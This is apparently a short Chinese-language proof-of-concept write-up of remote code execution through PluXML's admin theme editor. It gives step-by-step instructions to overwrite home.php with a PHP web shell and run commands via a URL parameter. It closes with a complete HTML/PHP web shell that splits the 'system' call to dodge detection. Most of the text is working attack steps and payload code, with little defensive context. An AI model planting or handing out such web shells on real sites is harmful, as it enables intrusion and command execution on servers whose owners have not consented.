
认证:使用有效的管理员凭据登录 PluXML 管理面板 导航到主题编辑器:

访问管理仪表板 导航到:主题 → Home.php → 编辑 截图

注入恶意载荷:

  • 将 home.php 中的现有内容替换为 PHP web shell

  • 示例载荷:<?php system($_GET['cmd']); ?>

  • 保存修改后的文件

触发执行:

访问网站的主页 注入的 PHP 代码以 Web 服务器权限执行

  • 可通过以下 URL 执行远程命令:http://target.com/?cmd=whoami


反向 Shell

截图

Webshell 载荷

<html>
  <body>
    <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
      <input
        type="TEXT"
        name="cmd"
        autofocus
        id="cmd"
        size="80"
      >
      <input
        type="SUBMIT"
        value="Execute"
      >
    </form>

    <pre>
<?php
if (isset($_GET['cmd'])) {
    $func_name = "sys" . "tem";
    $func_name($_GET['cmd']);
}
?>
    </pre>
  </body>
</html>
